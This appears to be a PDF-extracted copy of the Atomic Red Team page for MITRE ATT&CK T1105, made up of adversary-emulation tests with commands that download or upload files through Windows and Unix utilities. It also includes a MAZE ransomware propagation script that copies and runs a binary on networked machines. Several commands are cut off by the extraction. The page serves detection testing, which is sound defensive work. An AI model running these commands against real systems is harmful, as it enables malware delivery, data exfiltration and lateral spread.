
team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download



## T1105 - Ingress Tool Transfer

## **Description from ATT&CK**

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as [ftp](https://attack.mitre.org/software/S0095). Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. [Lateral Tool Transfer] (https://attack.mitre.org/techniques/T1570)).

Files can also be transferred using various <u>Web Services</u> as well as native or otherwise present tools on the victim system.(Citation: PTSecurity Cobalt Dec 2016)

On Windows, adversaries may use various utilities to download tools, such as <code>copy</code>, <code>finger</code>, and <code>PowerShell</code> commands such as <code>IEX(New-Object Net.WebClient).downloadString()</code> and <code>Invoke-WebRequest</code>. On Linux and macOS systems, a variety of utilities also exist, such as <code>curl</code>, <code>scp</code>, <code>sftp</code>, <code>tftp</code>, <code>rsync</code>, <code>finger</code>, and <code>wget</code>.(Citation: t1105\_lolbas)

#### **Atomic Tests**

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

- Atomic Test #1 rsync remote file copy (push)
- Atomic Test #2 rsync remote file copy (pull)
- Atomic Test #3 scp remote file copy (push)
- Atomic Test #4 scp remote file copy (pull)
- Atomic Test #5 sftp remote file copy (push)
- Atomic Test #6 sftp remote file copy (pull)
- Atomic Test #7 certutil download (urlcache)
- Atomic Test #8 certutil download (verifyctl)
- Atomic Test #9 Windows BITSAdmin BITS Download
- Atomic Test #10 Windows PowerShell Download
- Atomic Test #11 OSTAP Worming Activity
- Atomic Test #12 svchost writing a file to a UNC path
- Atomic Test #13 Download a File with Windows Defender MpCmdRun.exe
- Atomic Test #14 whois file download
- Atomic Test #15 File Download via PowerShell
- Atomic Test #16 File download with finger.exe on Windows
- Atomic Test #17 Download a file with IMEWDBLD.exe
- Atomic Test #18 Curl Download File
- Atomic Test #19 Curl Upload File
- Atomic Test #20 Download a file with Microsoft Connection Manager Auto-Download
- Atomic Test #21 MAZE Propagation Script
- Atomic Test #22 Printer Migration Command-Line Tool UNC share folder into a zip file
- Atomic Test #23 Lolbas replace.exe use to copy file

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

Atomic Test #24 - Lolbas replace.exe use to copy UNC file

## Atomic Test #1 - rsync remote file copy (push)

Utilize rsync to perform a remote file copy (push)

Supported Platforms: Linux, macOS

auto\_generated\_guid: 0fc6e977-cb12-44f6-b263-2824ba917409

#### Inputs:

| Name        | Description                                 | Туре   | Default Value         |
|-------------|---|--------|-----------------------|
| remote_path | Remote path to receive rsync                | Path   | /tmp/victim-files     |
| remote_host | Remote host to copy toward                  | String | victim-host           |
| local_path  | Path of folder to copy                      | Path   | /tmp/adversary-rsync/ |
| username    | User account to authenticate on remote host | String | victim                |

Attack Commands: Run with bash!

rsync -r #{local\_path} #{username}@#{remote\_host}:#{remote\_path}

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## Atomic Test #2 - rsync remote file copy (pull)

Utilize rsync to perform a remote file copy (pull)

Supported Platforms: Linux, macOS

auto\_generated\_guid: 3180f7d5-52c0-4493-9ea0-e3431a84773f

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name        | Description                                 | Type   | Default Value         |
|-------------|---|--------|-----------------------|
| remote_path | Path of folder to copy                      | Path   | /tmp/adversary-rsync/ |
| remote_host | Remote host to copy from                    | String | adversary-host        |
| local_path  | Local path to receive rsync                 | Path   | /tmp/victim-files     |
| username    | User account to authenticate on remote host | String | adversary             |

Attack Commands: Run with bash!

rsync -r #{username}@#{remote\_host}:#{remote\_path} #{local\_path}

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## Atomic Test #3 - scp remote file copy (push)

Utilize scp to perform a remote file copy (push)

Supported Platforms: Linux, macOS

auto\_generated\_guid: 83a49600-222b-4866-80a0-37736ad29344

#### Inputs:

| Name        | Description                                 | Type   | Default Value      |
|-------------|---|--------|--------------------|
| remote_path | Remote path to receive scp                  | Path   | /tmp/victim-files/ |
| local_file  | Path of file to copy                        | Path   | /tmp/adversary-scp |
| remote_host | Remote host to copy toward                  | String | victim-host        |
| username    | User account to authenticate on remote host | String | victim             |

Attack Commands: Run with bash!

scp #{local\_file} #{username}@#{remote\_host}:#{remote\_path}

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## Atomic Test #4 - scp remote file copy (pull)

Utilize scp to perform a remote file copy (pull)

Supported Platforms: Linux, macOS

auto\_generated\_guid: b9d22b9a-9778-4426-abf0-568ea64e9c33

#### Inputs:

download

| Name        | Description                                 | Type   | Default Value      |
|-------------|---|--------|--------------------|
| remote_host | Remote host to copy from                    | String | adversary-host     |
| local_path  | Local path to receive scp                   | Path   | /tmp/victim-files/ |
| remote_file | Path of file to copy                        | Path   | /tmp/adversary-scp |
| username    | User account to authenticate on remote host | String | adversary          |

Attack Commands: Run with bash!

scp #{username}@#{remote\_host}:#{remote\_file} #{local\_path}

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## Atomic Test #5 - sftp remote file copy (push)

Utilize sftp to perform a remote file copy (push)

Supported Platforms: Linux, macOS

auto\_generated\_guid: f564c297-7978-4aa9-b37a-d90477feea4e

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name        | Description                                 | Туре   | Default Value       |  |
|-------------|---|--------|---------------------|--|
| remote_path | Remote path to receive sftp                 | Path   | /tmp/victim-files/  |  |
| local_file  | Path of file to copy                        | Path   | /tmp/adversary-sftp |  |
| remote_host | Remote host to copy toward                  | String | victim-host         |  |
| username    | User account to authenticate on remote host | String | victim              |  |

Attack Commands: Run with bash!

sftp #{username}@#{remote\_host}:#{remote\_path} <<< \$'put #{local\_file}'</pre>

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## Atomic Test #6 - sftp remote file copy (pull)

Utilize sftp to perform a remote file copy (pull)

Supported Platforms: Linux, macOS

auto\_generated\_guid: 0139dba1-f391-405e-a4f5-f3989f2c88ef

#### Inputs:

| Name        | Description                                 | Туре   | Default Value       |
|-------------|---|--------|---------------------|
| remote_host | Remote host to copy from                    | String | adversary-host      |
| local_path  | Local path to receive sftp                  | Path   | /tmp/victim-files/  |
| remote_file | Path of file to copy                        | Path   | /tmp/adversary-sftp |
| username    | User account to authenticate on remote host | String | adversary           |

Attack Commands: Run with bash!

sftp #{username}@#{remote\_host}:#{remote\_file} #{local\_path}

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### Atomic Test #7 - certutil download (urlcache)

Use certutil -urlcache argument to download a file from the web. Note - /urlcache also works!

Supported Platforms: Windows

auto\_generated\_guid: dd3b61dd-7bbc-48cd-ab51-49ad1a776df0

#### Inputs:

download

| Name        | Description              | Туре | Default Value  |
|-------------|--------------------------|------|--|
| remote_file | URL of file to copy      | Url  | https://raw.githubusercontent.com/redcanaryco/atomic-<br>red-team/master/LICENSE.txt |
| local_path  | Local path to place file | Path | Atomic-license.txt   |

#### Attack Commands: Run with command\_prompt!

#### **Cleanup Commands:**

```
del #{local_path} >nul 2>&1
```

## Atomic Test #8 - certutil download (verifyctl)

Use certutil -verifyctl argument to download a file from the web. Note - /verifyctl also works!

Supported Platforms: Windows

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

auto\_generated\_guid: ffd492e3-0455-4518-9fb1-46527c9f241b

#### Inputs:

| Name        | Description              | Туре | Default Value  |
|-------------|--------------------------|------|--|
| remote_file | URL of file to copy      | Url  | https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt |
| local_path  | Local path to place file | Path | Atomic-license.txt   |

#### Attack Commands: Run with powershell!

```
$datePath = "certutil-$(Get-Date -format yyyy_MM_dd)"
New-Item -Path $datePath -ItemType Directory
Set-Location $datePath
certutil -verifyctl -split -f #{remote_file}
Get-ChildItem | Where-Object {$_.Name -notlike "*.txt"} | Foreach-Object { Move-Ite
```

#### **Cleanup Commands:**

```
Remove-Item "certutil-$(Get-Date -format yyyy_MM_dd)" -Force -Recurse -ErrorAction
```

#### Atomic Test #9 - Windows - BITSAdmin BITS Download

This test uses BITSAdmin.exe to schedule a BITS job for the download of a file. This technique is used by Qbot malware to download payloads.

Supported Platforms: Windows

auto\_generated\_guid: a1921cd3-9a2d-47d5-a891-f1d0f2a7a31b

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| bits_job_name | Name of<br>the created<br>BITS job | String | qcxjb7   |
|---------------|------------------------------------|--------|--|
| local_path    | Local path to place file           | Path   | %temp%\Atomic-license.txt  |
| remote_file   | URL of file to copy                | Url    | https://raw.githubusercontent.com/redcanaryco/atomic-<br>red-team/master/LICENSE.txt |

#### Attack Commands: Run with command\_prompt!

C:\Windows\System32\bitsadmin.exe /transfer  $\#\{bits\_job\_name\}\ /Priority\ HIGH\ \#\{remo^{-}\Box^{-}\}$ 

#### Atomic Test #10 - Windows - PowerShell Download

This test uses PowerShell to download a payload. This technique is used by multiple adversaries and malware families.

Supported Platforms: Windows

auto\_generated\_guid: 42dc4460-9aa6-45d3-b1a6-3955d34e1fe8

#### Inputs:

| Name             | Description              | Туре | Default Value  |
|------------------|--------------------------|------|--|
| remote_file      | URL of file to copy      | Url  | https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt |
| destination_path | Destination path to file | Path | \$env:TEMP\Atomic-license.txt  |

#### Attack Commands: Run with powershell!

(New-Object System.Net.WebClient).DownloadFile("#{remote\_file}", "#{destination\_pa □

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

#### **Cleanup Commands:**

```
Remove-Item #{destination_path} -Force -ErrorAction Ignore
```



## **Atomic Test #11 - OSTAP Worming Activity**

OSTap copies itself in a specfic way to shares and secondary drives. This emulates the activity.

**Supported Platforms:** Windows

auto\_generated\_guid: 2ca61766-b456-4fcf-a35a-1233685e1cad

#### Inputs:

| Name             | Description  | Туре   | Default Value   |
|------------------|--|--------|-----------------|
| destination_path | Path to create remote file at. Default is local admin share. | String | \\localhost\C\$ |

#### Attack Commands: Run with command\_prompt! Elevation Required (e.g. root or admin)

```
pushd #{destination_path}
echo var fileObject = WScript.createobject("Scripting.FileSystemObject");var newfil
CScript.exe AtomicTestT1105.js //E:JScript
del AtomicTestT1105.js /Q >nul 2>&1
del AtomicTestFileT1105.js /Q >nul 2>&1
popd
```

## Atomic Test #12 - svchost writing a file to a UNC path

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

svchost.exe writing a non-Microsoft Office file to a file with a UNC path. Upon successful execution, this will rename cmd.exe as svchost.exe and move it to c:\, then execute svchost.exe with output to a txt file.

Supported Platforms: Windows

auto\_generated\_guid: fa5a2759-41d7-4e13-a19c-e8f28a53566f

Attack Commands: Run with command\_prompt! Elevation Required (e.g. root or admin)

```
copy C:\Windows\System32\cmd.exe C:\svchost.exe
C:\svchost.exe /c echo T1105 > \\localhost\c$\T1105.txt
```

#### **Cleanup Commands:**

```
del C:\T1105.txt >nul 2>&1
del C:\\svchost.exe >nul 2>&1
```

# Atomic Test #13 - Download a File with Windows Defender MpCmdRun.exe

Uses the Windows Defender to download a file from the internet (must have version 4.18.2007.8-0, 4.18.2007.9, or 4.18.2009.9 installed). The input arguments "remote\_file" and "local\_path" can be used to specify the download URL and the name of the output file. By default, the test downloads the Atomic Red Team license file to the temp directory.

More info and how to find your version can be found here <a href="https://lolbas-project.github.io/lolbas/Binaries/MpCmdRun/">https://lolbas-project.github.io/lolbas/Binaries/MpCmdRun/</a>

Supported Platforms: Windows

auto\_generated\_guid: 815bef8b-bf91-4b67-be4c-abe4c2a94ccc

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name        | Description                               | Туре | Default Value  |
|-------------|---|------|--|
| remote_file | URL of file to download                   | Url  | https://raw.githubusercontent.com/redcanaryco/atomic-<br>red-team/master/LICENSE.txt |
| local_path  | Location to<br>save<br>downloaded<br>file | Path | %temp%\Atomic-license.txt  |

#### Attack Commands: Run with command\_prompt!

```
cd "%ProgramData%\Microsoft\Windows Defender\platform\4.18*"

MpCmdRun.exe -DownloadFile -url #{remote_file} -path #{local_path}
```

#### **Cleanup Commands:**

```
del #{local_path} >nul 2>&1
del %temp%\MpCmdRun.log >nul 2>&1
```

#### Dependencies: Run with powershell!

Description: Must have one of these Windows Defender versions installed: 4.18.2007.8-0, 4.18.2007.9, or 4.18.2009.9

#### **Check Prereq Commands:**

```
$retVal = 1
foreach ($version in @("4.18.2007.8-0","4.18.2007.9","4.18.2009.9")){
  if (Test-Path "$env:ProgramData\Microsoft\Windows Defender\Platform\$version") {
}
exit $retVal
```

#### **Get Prereq Commands:**

```
Write-Host "Windows Defender verion 4.18.2007.8-0, 4.18.2007.9, or 4.18.2009.9 mus .
```

### Atomic Test #14 - whois file download

Download a remote file using the whois utility

Supported Platforms: Linux, macOS

auto\_generated\_guid: c99a829f-0bb8-4187-b2c6-d47d1df74cab

#### Inputs:

download

| Name        | Description                                    | Туре    | Default Value                            |
|-------------|--|---------|--|
| remote_host | Remote hostname or IP address                  | String  | localhost                                |
| remote_port | Remote port to connect to                      | Integer | 8443                                     |
| output_file | Path of file to save output to                 | Path    | /tmp/T1105.whois.out                     |
| query       | Query to send to remote server                 | String  | Hello from Atomic Red Team test<br>T1105 |
| timeout     | Timeout period before ending process (seconds) | Integer | 1  |

#### Attack Commands: Run with sh!

timeout --preserve-status #{timeout} whois -h #{remote\_host} -p #{remote\_port} "#{ $\iota$   $\Box$ 

#### **Cleanup Commands:**

rm -f #{output\_file}

Dependencies: Run with sh!

Description: The whois and timeout commands must be present

**Check Prereq Commands:** 

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

which whois && which timeout

Q

#### **Get Prereq Commands:**

echo "Please install timeout and the whois package"

Q

#### Atomic Test #15 - File Download via PowerShell

Use PowerShell to download and write an arbitrary file from the internet. Example is from the 2021 Threat Detection Report by Red Canary.

Supported Platforms: Windows

auto\_generated\_guid: 54a4daf1-71df-4383-9ba7-f1a295d8b6d2

#### Inputs:

| Name               | Description         | Туре   | Default Value  |
|--------------------|---------------------|--------|--|
| target_remote_file | File to<br>download | Url    | https://raw.githubusercontent.com/redcanaryco/atom<br>team/4042cb3433bce024e304500dcfe3c5590571573 |
| output_file        | File to write       | String | LICENSE.txt  |

#### Attack Commands: Run with powershell!

(New-Object Net.WebClient).DownloadString('#{target\_remote\_file}') │ Out-File #{ou □

## Atomic Test #16 - File download with finger.exe on Windows

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

Simulate a file download using finger.exe. Connect to localhost by default, use custom input argument to test finger connecting to an external server. Because this is being tested on the localhost, you should not be expecting a successful connection <a href="https://www.exploit-db.com/exploits/48815">https://www.bleepingcomputer.com/news/security/windows-10-finger-command-can-be-abused-to-download-or-steal-files/</a>

Supported Platforms: Windows

auto\_generated\_guid: 5f507e45-8411-4f99-84e7-e38530c45d01

#### Inputs:

| Name        | Description                   | Туре   | Default Value |
|-------------|-------------------------------|--------|---------------|
| remote_host | Remote hostname or IP address | String | localhost     |

Attack Commands: Run with command prompt!

finger base64\_filedata@#{remote\_host}

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### Atomic Test #17 - Download a file with IMEWDBLD.exe

Use IMEWDBLD.exe (built-in to windows) to download a file. This will throw an error for an invalid dictionary file. Downloaded files can be found in

"%LocalAppData%\Microsoft\Windows\INetCache<8\_RANDOM\_ALNUM\_CHARS>/[1]." or `%LocalAppData%\Microsoft\Windows\INetCache\IE<8\_RANDOM\_ALNUM\_CHARS>/[1].. Run "Get-ChildItem -Path C:\Users<USERNAME>\AppData\Local\Microsoft\Windows\INetCache\ -Include \* -Recurse -Force -File -ErrorAction SilentlyContinue" without quotes and adding the correct username and file name to locate the file.

Supported Platforms: Windows

auto\_generated\_guid: 1a02df58-09af-4064-a765-0babe1a0d1e2

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name       | Description  | Туре   | Default Value   |
|------------|--|--------|---|
| remote_url | Location of file to be downloaded.                   | url    | https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1105/T1105.yaml |
| file_name  | Name of the file to be downloaded without extension. | string | T1105   |

#### Attack Commands: Run with powershell!

```
$imewdbled = $env:SystemRoot + "\System32\IME\SHARED\IMEWDBLD.exe"
& $imewdbled #{remote_url}
```

#### **Cleanup Commands:**

```
$inetcache = $env:LOCALAPPDATA + "\Microsoft\Windows\INetCache\"
$file_to_be_removed = [string[]] (Get-ChildItem -Path $inetcache -Include #{file_noing("" -ne "$file_to_be_removed") { Remove-Item "$file_to_be_removed" -ErrorAction :
```

#### Atomic Test #18 - Curl Download File

The following Atomic utilizes native curl.exe, or downloads it if not installed, to download a remote DLL and output to a number of directories to simulate malicious behavior. Expected output will include whether the file downloaded successfully or not.

Supported Platforms: Windows

auto\_generated\_guid: 2b080b99-0deb-4d51-af0f-833d37c4ca6a

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name          | Description         | Туре   | Default Value   |
|---------------|---------------------|--------|---|
| file_download | File to<br>download | String | https://github.com/redcanaryco/atomic-red-<br>team/raw/058b5c2423c4a6e9e226f4e5ffa1a6fd9bb1a90e |
| curl_path     | path to curl.exe    | Path   | C:\Windows\System32\Curl.exe  |

#### Attack Commands: Run with command\_prompt!

```
#{curl_path} -k #{file_download} -o c:\users\public\music\allthethingsx64.dll #{curl_path} -k #{file_download} --output c:\users\public\music\allthethingsx64.dll #{curl_path} -k #{file_download} -o c:\programdata\allthethingsx64.dll #{curl_path} -k #{file_download} -o %Temp%\allthethingsx64.dll
```

#### **Cleanup Commands:**

```
del c:\users\public\music\allthethingsx64.dll >nul 2>&1
del c:\users\public\music\allthethingsx64.dll >nul 2>&1
del c:\programdata\allthethingsx64.dll >nul 2>&1
del %Temp%\allthethingsx64.dll >nul 2>&1
```

#### Dependencies: Run with powershell!

Description: Curl must be installed on system.

#### **Check Prereq Commands:**

```
if (Test-Path #{curl_path}) {exit 0} else {exit 1}
```

#### **Get Prereq Commands:**

```
Invoke-WebRequest "https://curl.se/windows/dl-7.79.1/curl-7.79.1-win64-mingw.zip"
Expand-Archive -Path $env:temp\curl.zip -DestinationPath $env:temp\curl
Copy-Item $env:temp\curl\curl-7.79.1-win64-mingw\bin\curl.exe C:\Windows\System32\(\)
Remove-Item $env:temp\curl
Remove-Item $env:temp\curl.zip
```

## Atomic Test #19 - Curl Upload File

The following Atomic utilizes native curl.exe, or downloads it if not installed, to upload a txt file to simulate data exfiltration Expected output will include whether the file uploaded successfully or not.

Supported Platforms: Windows

auto\_generated\_guid: 635c9a38-6cbf-47dc-8615-3810bc1167cf

#### Inputs:

download

| Name               | Description        | Туре   | Default Value                |
|--------------------|--------------------|--------|------------------------------|
| curl_path          | path to curl.exe   | Path   | C:\Windows\System32\Curl.exe |
| remote_destination | Remote destination | String | www.example.com              |
| file_path          | File to upload     | String | c:\temp\atomictestfile.txt   |

#### Attack Commands: Run with command\_prompt!

```
#{curl_path} -T #{file_path} #{remote_destination}

#{curl_path} --upload-file #{file_path} #{remote_destination}

#{curl_path} -d #{file_path} #{remote_destination}

#{curl_path} --data #{file_path} #{remote_destination}
```

Dependencies: Run with powershell!

Description: Curl must be installed on system.

#### **Check Prereq Commands:**

```
if (Test-Path #{curl_path}) {exit 0} else {exit 1}
```

**Get Prereq Commands:** 

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

```
Invoke-WebRequest "https://curl.se/windows/dl-7.79.1/curl-7.79.1-win64-mingw.zip"
Expand-Archive -Path $env:temp\curl.zip -DestinationPath $env:temp\curl
Copy-Item $env:temp\curl\curl-7.79.1-win64-mingw\bin\curl.exe C:\Windows\System32\curl
Remove-Item $env:temp\curl
Remove-Item $env:temp\curl.zip
```

Description: A file must be created to upload

**Check Prereq Commands:** 

```
if (Test-Path #{file_path}) {exit 0} else {exit 1}
```

**Get Prereq Commands:** 

```
echo "This is an Atomic Test File" > #{file_path}
```

# Atomic Test #20 - Download a file with Microsoft Connection Manager Auto-Download

Uses the cmdl32 to download arbitrary file from the internet. The cmdl32 package is allowed to install the profile used to launch the VPN connection. However, the config is modified to download the arbitary file. The issue of cmdl32.exe detecting and deleting the payload by identifying it as not a VPN Servers profile is avoided by setting a temporary TMP folder and denying the delete permission to all files for the user. Upon successful execution the test will open calculator and Notepad executable for 10 seconds. reference: <a href="https://twitter.com/ElliotKillick/status/1455897435063074824">https://twitter.com/ElliotKillick/status/1455897435063074824</a> LOLBAS-Project/LOLBAS#151 <a href="https://strontic.github.io/lolbas/Binaries/Cmdl32/">https://strontic.github.io/lolbas/Binaries/Cmdl32/</a> <a href="https://strontic.github.io/xcyclopedia/library/cmdl32.exe-FA1D5B8802FFF4A85B6F52A52C871BBB.html">https://strontic.github.io/xcyclopedia/library/cmdl32.exe-FA1D5B8802FFF4A85B6F52A52C871BBB.html</a>

Supported Platforms: Windows

auto\_generated\_guid: d239772b-88e2-4a2e-8473-897503401bcc

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

| Name         | Description              | Туре | Default Value                           |
|--------------|--------------------------|------|---|
| Path_to_file | Path to the Batch script | Path | PathToAtomicsFolder\T1105\src\T1105.bat |

#### Attack Commands: Run with command\_prompt!

#{Path\_to\_file} 1>NUL

#### **Cleanup Commands:**

del /f/s/q %temp%\T1105 >nul 2>&1
rmdir /s/q %temp%\T1105 >nul 2>&1

## **Atomic Test #21 - MAZE Propagation Script**

This test simulates MAZE ransomware's propogation script that searches through a list of computers, tests connectivity to them, and copies a binary file to the Windows\Temp directory of each one. Upon successful execution, a specified binary file will attempt to be copied to each online machine, a list of the online machines, as well as a list of offline machines will be output to a specified location. Reference: <a href="https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html">https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html</a>

Supported Platforms: Windows

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| Name              | Description  | Туре   | Default Value           |
|-------------------|--|--------|-------------------------|
| binary_file       | Binary file to copy to remote machines                       | string | \$env:comspec           |
| exe_remote_folder | Path to store executable on remote machine (no drive letter) | String | \Windows\Temp\T1105.exe |

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

```
remote_drive_letter Remote drive letter String C
```

#### Attack Commands: Run with powershell!

```
$machine_list = "$env:temp\T1105MachineList.txt"

$offline_list = "$env:temp\T1105OfflineHosts.txt"

$completed_list = "$env:temp\T1105CompletedHosts.txt"

foreach ($machine in get-content -path "$machine_list")
{if (test-connection -Count 1 -computername $machine -quiet)
{cmd /c copy "#{binary_file}" "\\$machine\#{remote_drive_letter}$#{exe_remote_foldouseho $machine >> "$completed_list"

wmic /node: "$machine" process call create "regsvr32.exe /i #{remote_drive_letter}
else
{echo $machine >> "$offline_list"}}
```

#### **Cleanup Commands:**

```
if (test-path "$env:temp\T1105CompletedHosts.txt")
{foreach ($machine in get-content -path "$env:temp\T1105CompletedHosts.txt")
{wmic /node: "$machine" process where name='"regsvr32.exe"' call terminate | out-numer out-nu
```

Dependencies: Run with powershell!

Description: Binary file must exist at specified location (#{binary\_file})

**Check Prereq Commands:** 

```
if (Test-Path #{binary_file}) {exit 0} else {exit 1}
```

**Get Prereq Commands:** 

```
write-host "The binary_file input parameter must be set to a binary that exists on \Box
```

Description: Machine list must exist at specified location ("\$env:temp\T1105MachineList.txt")

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

#### **Check Prereq Commands:**

```
if (Test-Path "$env:temp\T1105MachineList.txt") {exit 0} else {exit 1}
```

#### **Get Prereq Commands:**

```
new-item -path "$env:temp\T1105MachineList.txt"
echo "A machine list file has been generated at "$env:temp\T1105MachineList.txt". |
```

# Atomic Test #22 - Printer Migration Command-Line Tool UNC share folder into a zip file

Create a ZIP file from a folder in a remote drive

Supported Platforms: Windows

auto\_generated\_guid: 49845fc1-7961-4590-a0f0-3dbcf065ae7e

#### Inputs:

| Name          | Description             | Туре | Default Value                                    |
|---------------|-------------------------|------|--|
| Path_unc      | Path to the UNC folder  | Path | \\127.0.0.1\c\$\AtomicRedTeam\atomics\T1105\src\ |
| Path_PrintBrm | Path to<br>PrintBrm.exe | Path | C:\Windows\System32\spool\tools\PrintBrm.exe     |

#### Attack Commands: Run with command\_prompt!

```
del %TEMP%\PrintBrm.zip >nul 2>&1
#{Path_PrintBrm} -b -d #{Path_unc} -f %TEMP%\PrintBrm.zip -O FORCE
```

#### Cleanup Commands:

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

del %TEMP%\PrintBrm.zip >nul 2>&1

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## Atomic Test #23 - Lolbas replace.exe use to copy file

Copy file.cab to destination Reference: <a href="https://lolbas-project.github.io/lolbas/Binaries/Replace/">https://lolbas-project.github.io/lolbas/Binaries/Replace/</a>

Supported Platforms: Windows

auto\_generated\_guid: 54782d65-12f0-47a5-b4c1-b70ee23de6df

#### Inputs:

| Name         | Description          | Туре | Default Value                               |
|--------------|----------------------|------|---|
| replace_cab  | Path to the cab file | Path | PathToAtomicsFolder\T1105\src\redcanary.cab |
| Path_replace | Path to replace.exe  | Path | C:\Windows\System32\replace.exe             |

#### Attack Commands: Run with command\_prompt!

del %TEMP%\redcanary.cab >nul 2>&1
#{Path\_replace} #{replace\_cab} %TEMP% /A

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#### **Cleanup Commands:**

del %TEMP%\redcanary.cab >nul 2>&1

Q

## Atomic Test #24 - Lolbas replace.exe use to copy UNC file

Copy UNC file to destination Reference: https://lolbas-project.github.io/lolbas/Binaries/Replace/

team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1105/T1105.md#atomic-test-10---windows---powershell-download

Supported Platforms: Windows

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#### Inputs:

| Name         | Description                    | Туре | Default Value  |
|--------------|--------------------------------|------|--|
| replace_cab  | UNC Path<br>to the cab<br>file | Path | \\127.0.0.1\c\$\AtomicRedTeam\atomics\T1105\src\redcanar |
| Path_replace | Path to replace.exe            | Path | C:\Windows\System32\replace.exe                          |

#### Attack Commands: Run with command\_prompt!

```
del %TEMP%\redcanary.cab >nul 2>&1
#{Path_replace} #{replace_cab} %TEMP% /A
```

Q

#### **Cleanup Commands:**

del %TEMP%\redcanary.cab >nul 2>&1

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